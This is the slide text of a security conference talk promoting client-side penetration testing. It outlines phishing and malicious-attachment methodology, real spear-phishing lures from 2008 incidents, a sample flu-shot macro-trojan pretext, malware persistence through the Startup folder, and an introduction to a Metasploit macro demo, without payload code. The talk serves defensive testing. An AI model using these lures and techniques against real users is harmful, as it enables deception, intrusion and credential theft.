Attacking Layer 8: Client-Side Penetration Testing

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About Us

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Presentation Zen

Four Key Points

- Attackers use client-side attacks
- Client-side attacks are the new remote exploit
- Allow your penetration testers to use CS to replicate the real threat
- Test your organization's ability to detect & respond

Quick Client Side Rant

- If you aren't allowing pentesters to test your susceptibility and response to client side attacks you are doing them and yourselves a disservice.

- “My users aren't trained (or my user awareness training program sucks) therefore you cant use client side attacks in your pentest” = BULLSHIT!

- With that out of the way...

Is This A Proper Security Model?

Reality

- Client-side attacks are the new remote exploits. It’s how attackers gain access today.
    - A successful client-side can quickly lead to critical assets and information being compromised

- Its becoming critical to test your user’s susceptibility and your network’s ability to detect and respond to client-side attacks.

- Client-side attacks will continue to grow, develop and be used because they work! The question is WHY?

The New Remote Exploit?

- Industry data points to significant increase in the prevalence and criticality of client-side vulnerabilities
- A “shift” towards finding vulnerabilities in client-side software is occurring (SANS and Symantec security threat reports)
- 8 out of 20 categories in SANS Top 20 report relate directly to client-side vulnerabilities
- High profile incidents taking advantage of vulnerabilities in client-side software
- Feb 09 Adobe 0day
- Feb 09 MS09-002 via .doc
- Chinese malware drive-by iframe autopwn sites

Some Stats

From Websense security LabsTM: State of Internet Security, Q3 – Q4, 2008:

Top 10 Web Attack Vectors in 2nd Half of 2008:

1. **Browser vulnerabilities**
2. **Rogue antivirus/social engineering**
3. SQL injection
4. **Malicious Web 2.0 components (e.g. Facebook apps, third-party widgets and gadgets, banner ads)**
5. **Adobe Flash vulnerabilities**
6. DNS Cache Poisoning and DNS Zone file hijacking
7. **ActiveX vulnerabilities**
8. **RealPlayer vulnerabilities**
9. **Apple QuickTime vulnerabilities**
10. **Adobe Acrobat Reader PDF vulnerabilities**

http://securitylabs.websense.com/content/Assets/WSL_ReportQ3Q4FNL.PDF

Useless Important Information

From Consumer Reports State of the Net 2008:

About 6.5 million consumers, or roughly 1 in 13 online households, gave such scammers personal information over the past two years. They “clicked the link”.

Nineteen percent of respondents said they didn't have antivirus software on their computer.

36 percent didn't have an antispyware program.

75 percent didn't use an antiphishing toolbar.

http://www.consumerreports.org/cro/electronics-computers/computers/internet-and-other-services/protect-yourself-online/overview/protect-yourself-online-ov.htm

What We Do Well

- Breaching the perimeter is much harder than it was a few years ago.

- More Mature Security Programs
  - Dedicated Security Teams
  - Internal vs. External vs. DMZ
  - Hardened & Dedicated Servers
  - IDS/IPS
  - Security Event Monitoring & Alerting
  - Software security improving (?)
    - MS08-067
    - MS09-002 (IE7)

- So what's the weak link?

The result of the previous slide is that attackers are turning to the new low hanging fruit

Client-Side Attacks

The New Low Hanging Fruit

Who always has access to the Internal Network?

The USER

Who has probably added themselves to the local admin or power users groups?

The USER

Who *can* be more gullible than the network/sys admin?

The USER

Detecting a Trend?

The User's Desktop

- Is less protected BUT more complex than publicly available servers. Can be hard to fingerprint because there is no direct access.

- Workstations can be much more complex than Servers = more difficult to patch = more attack vectors.


Why So Vulnerable?

- Combination of tools, 3rd party applications or in-house software.
    - Different software companies with differing attitudes towards security and updates.

- Patching policies and priority are usually weak for workstations... “We'll get around to the desktops.”

- Workstation Policy != Server Policy
    - WSUS/SUS doesn't patch random 3rd party applications.
    - There are some tools that do, but that assumes an organization has a good handle on the software deployed in their enterprise.

Awww, its not SO bad…



•

Why Target User Access?

- Users have legitimate access (usually persistent) to the organizations critical assets.

- As a “Domain User” on the network, users can browse file shares, run net commands, do user "stuff" that SYSTEM cannot. Domain users can do more than local accounts and SYSTEM.

- Users can have access to mis-configured “All Users” Startup folder for placing malware that will start at login by all users of the system.

- Connect to the Internet from within the internal network.

Typical Pen Test Methodology

- **Reconnaissance**
- Scanning
- Fingerprinting/Enumeration
- **Exploitation**
- **Escalation/Post Exploitation**
- Covering Tracks
- **Reporting**

Client-Side Pen Test Methodology

- **Reconnaissance/Information Gathering (OSINT)**
- Personal data - emails, usernames, etc
- Company data – departments, info needed for legitimacy
- **Decide on Attack Vector**
- Email
- Website
- **Send attack and...**
- [… wait …]
- **Secure your access!**
- Switch to internal pen test
- Pwn the rest of the network (the inside is safe, secure and monitored..right?)

Common Client-Side Penetration Testing Scenarios

- Target specific employees/groups
- Email carrying malicious payload or by pointing the victim to a malicious Web site. Exploit Required.

- Use Social Engineering
- Convince a user to install your malware without using an exploit.
- Set up a phishing site targeting organization’s users

- Large-scale client-side infection campaigns
- Rely on victims to visit compromised Web sites that deliver client-side exploits.

Escalating Scopes Within Our Scenarios

1. Gather metrics by tracking clicks

2. Phish for usernames & passwords

3. Exploit a client-side vulnerability

4. Install malware/run .exe without an exploit

Entry Points

- Office Suites
- Adobe
- DHTML compliant browser
- ActiveX
- Java Plugins
- JavaScript
- IM / P2P
- Media Players
- XSS-able web site
- Social Engineering
- Physical**

Delivery Methods

Email

- Open my attachment
- Follow my link (leads us into web attack method)

Delivery Methods

Web

- Phishing Site
- Browser exploits
- Vulnerable ActiveX controls
- XSS a user to your vulnerable page
- SMB Relay attacks (Internal only) –fixed ? not really
- Write access to a web server/application
- Download and run .exe
  - Via Social Engineering
  - No Exploit Required Java Script :-)

Delivery Methods

Instant Messaging

We try to get someone to accept an upload, run the exe, or browse to a link.

**Bottom line is I need the user to run my executable, scan my file with their AV, visit my site, or open my attachment

Email Examples

Open My Attachment

- Office Attachments are a common and great attack vector.

- Typically bypass perimeter security
  - Do you block office, adobe, or html extensions?
    - .doc, .xls, .ppt, .mdb, .pdf or .html

- Difficult to detect
  - Can AV scan and analyze a macro or an overflow in what appears to be a well formatted document?

- Thanks to metasploit vulnerable macro creation is easy!
  - Which kinda sucks because that **was** the ol’reliable

- http://www.f-secure.com/weblog/archives/00001450.html
- http://ddanchev.blogspot.com/2008/07/malware-and-office-documents-joining.html
- Bruce Dang's Black Hat Understanding Targeted Attacks with Office Documents Talk

Personal Examples

Emails -- Open My Attachment

Subject: Free flu shots available now!

Please open the attached spreadsheet/pdf for information on how you can get your flu shot for free!

** excel macro trojan
** backdoored pdf

http://www.f-secure.com/weblog/archives/00001450.html
http://ddanchev.blogspot.com/2008/07/malware-and-office-documents-joining.html


In The News...

Targeted malware being distributed in legitimate looking International Olympic Committee (IOC) emails , that have been sent to participating nation's national sporting organizations and athlete representatives.

The malware was hidden within an **Adobe Acrobat PDF** file attachment, using **embedded JavaScript** to drop a malicious executable program onto the target's computer.

http://www.messagelabs.com/mlireport/MLISpecialReport_2008_08_OlympicTargeted_Final.pdf

In The News...



IOC MEETINGS BEFORE AND DURING THE BEIJING 2008 GAMES - Chinese Simplified (GB2312)
File Edit View Tools Message Help
Reply
Reply All
Forward
Print
Delete
Previous
Next
Addresses

From: IOC IOC
Date: 24 July 2008 03:58
To: none
Subject: IOC MEETINGS BEFORE AND DURING THE BEIJING 2008 GAMES
Attach: IOC MEETINGS BEFORE AND DURING THE BEIJING 2008 GAMES.pdf (330 KB)

PRESS RELEASE
Official International Olympic Committee press release

Information for the Media - IOC meetings before and during the Beijing 2008 Games

Saturday 2 August 2008

Time	Meetings/Events	Place
9 a.m. - 1 p.m.	Executive Board meeting - *no media access*	Beijing Hotel
2 p.m.	Press Briefing with Giselle Davies, IOC Director of Communications	MPC
3 - 6 p.m.	Executive Board meeting - *no media access*	Beijing Hotel
7 p.m.	Press Briefing with Giselle Davies, IOC Director of Communications	MPC

please check the attached file for the full schedule about meetings.


Photo opportun
Photographers
CCTV ONLY will
Beijing Hotel.
the organisati

Access to the
Address:
China National

From: IOC IOC
Date: 24 July 2008 03:58
To: none
Subject: IOC MEETINGS BEFORE AND DURING THE BEIJING 2008 GAMES
Attach: IOC MEETINGS BEFORE AND DURING THE BEIJING 2008 GAMES.pdf (330 KB)

Malware embedded into pdf

In The News...


The Beijing 2008 Torch Relay
File Edit View Tools Message Help
Reply Reply All Forward Print Delete Previous Next Addresses

This message is High Priority.

From: [redacted]
Date: 06 March 2008 09:09
To: media
Subject: The Beijing 2008 Torch Relay
Attach: new.zip (41.0 KB)

Dear all

Attached is an updated planning

[redacted]
[redacted]@OLYMPIC
International Olympic Committee
Chateau de Vidy
Lausanne 1007
CH
+4121[redacted] fax: +4121[redacted]

WinZip - new.zip
File Actions Options Help
New Open Favorites Add Extract Encrypt View CheckOut

Name	Type	Modified	Size	Ratio	Packed	CRC
new.mdb	MDB File	06/03/2008 08:34	176,128	86%	24,301	3db1415

Selected 0 files, 0 bytes   Total 1 file, 172KB

MS Jet Engine MDB File Parsing Stack Overflow Vulnerability

Full Scope Security

In The News...

About 10,000 users of **LinkedIn.com**, the social networking site for professionals, recently were targeted by a tailor-made scam that urged recipients to open a malicious file masquerading as a list of business contacts

The message read:

> [recipient's name]
> We managed to export the list of business contacts you have asked for. The name, address, phone# , e-mail address and website are included. **The list is attached to this message**. After you you check it , could you please let me know if it is complete so we can close the support ticket opened on this matter.
>
> Thank you for using LinkedIn
>
> David Burrows
> Technical Support Department

The "list" attached to the message was malicious software that attempted to steal user names, passwords and other sensitive data from the victim's PC.

http://voices.washingtonpost.com/securityfix/2008/10/spear_phishing_attacks_against.html

In The News...

Subject: Security Update for OS Microsoft Windows
From: **"Microsoft Official Update Center" <securityassurance@microsoft.com>**
Dear Microsoft Customer,
...
Since public distribution of this Update through the official website_http://www.microsoft.com would have result in efficient creation of a malicious software, we made a decision to issue an experimental private version of an update for all Microsoft Windows OS users.
…<SNIP>…
Thank you,
Steve Lipner
Director of Security Assurance
Microsoft Corp.

-----BEGIN PGP SIGNATURE-----
Version: PGP 7.1
3L0SDPQYESHKTVB7P898LE266163YL

9LZQ6AU3LYK9JFM85HDX4S5FG0PEUY5HXP0
31Q8WAOREI4H0A7OF4UDTOG8HAXPAZMV91DI6B8XJEQ0636ND3XAWTCOOSNLIGHUN
ZSDHKKLZ099I6Y03BO91DGUTQMMFT0CWMCZQ4G0R0EYMNN199IEG0PKA6CE3ZPAB6
EJ4UN52NIIB4VF78224S7BCNFH3NP9V91T66QV0RKA2KOG0RA0EUM5VY17P41G016
I2YU34EL9XJQGS7C5GMDU4FJUIC3M3ZIAU6==
-----END PGP SIGNATURE-----

http://isc.sans.org/diary.html?storyid=5159

Hey its PGP signed right!?

Assumptions

.

- The following DEMOs are all showing Metasploit as the attack framework
- Other “FOR PAY” frameworks do the same but we don’t have a copy :-(
- If anyone wants to buy us license see us after the talk!!

Demo 1

Metasploit VBA Macro Office Document

Using msfpayload we output our payload as VBA script and embed it into an office document as a macro.

No “exploit” required, only the ability to run macros.

```
cg@WPAD:~/evil/msf3$
```

Metasploit “fileformat” exploits

Fileformat exploits will be in your *exploit/windows/fileformat* folder.

Fileformat exploits need to be sent or browsed to and don’t work the same as your standard “browser” attack. The fileformat mixin allows the metasploit framework to output what would normally be served via web in a file to be emailed or uploaded to a web server.

http://trac.metasploit.com/browser/framework3/trunk/modules/exploits/windows/fileformat
http://www.metasploit.com/users/mc/

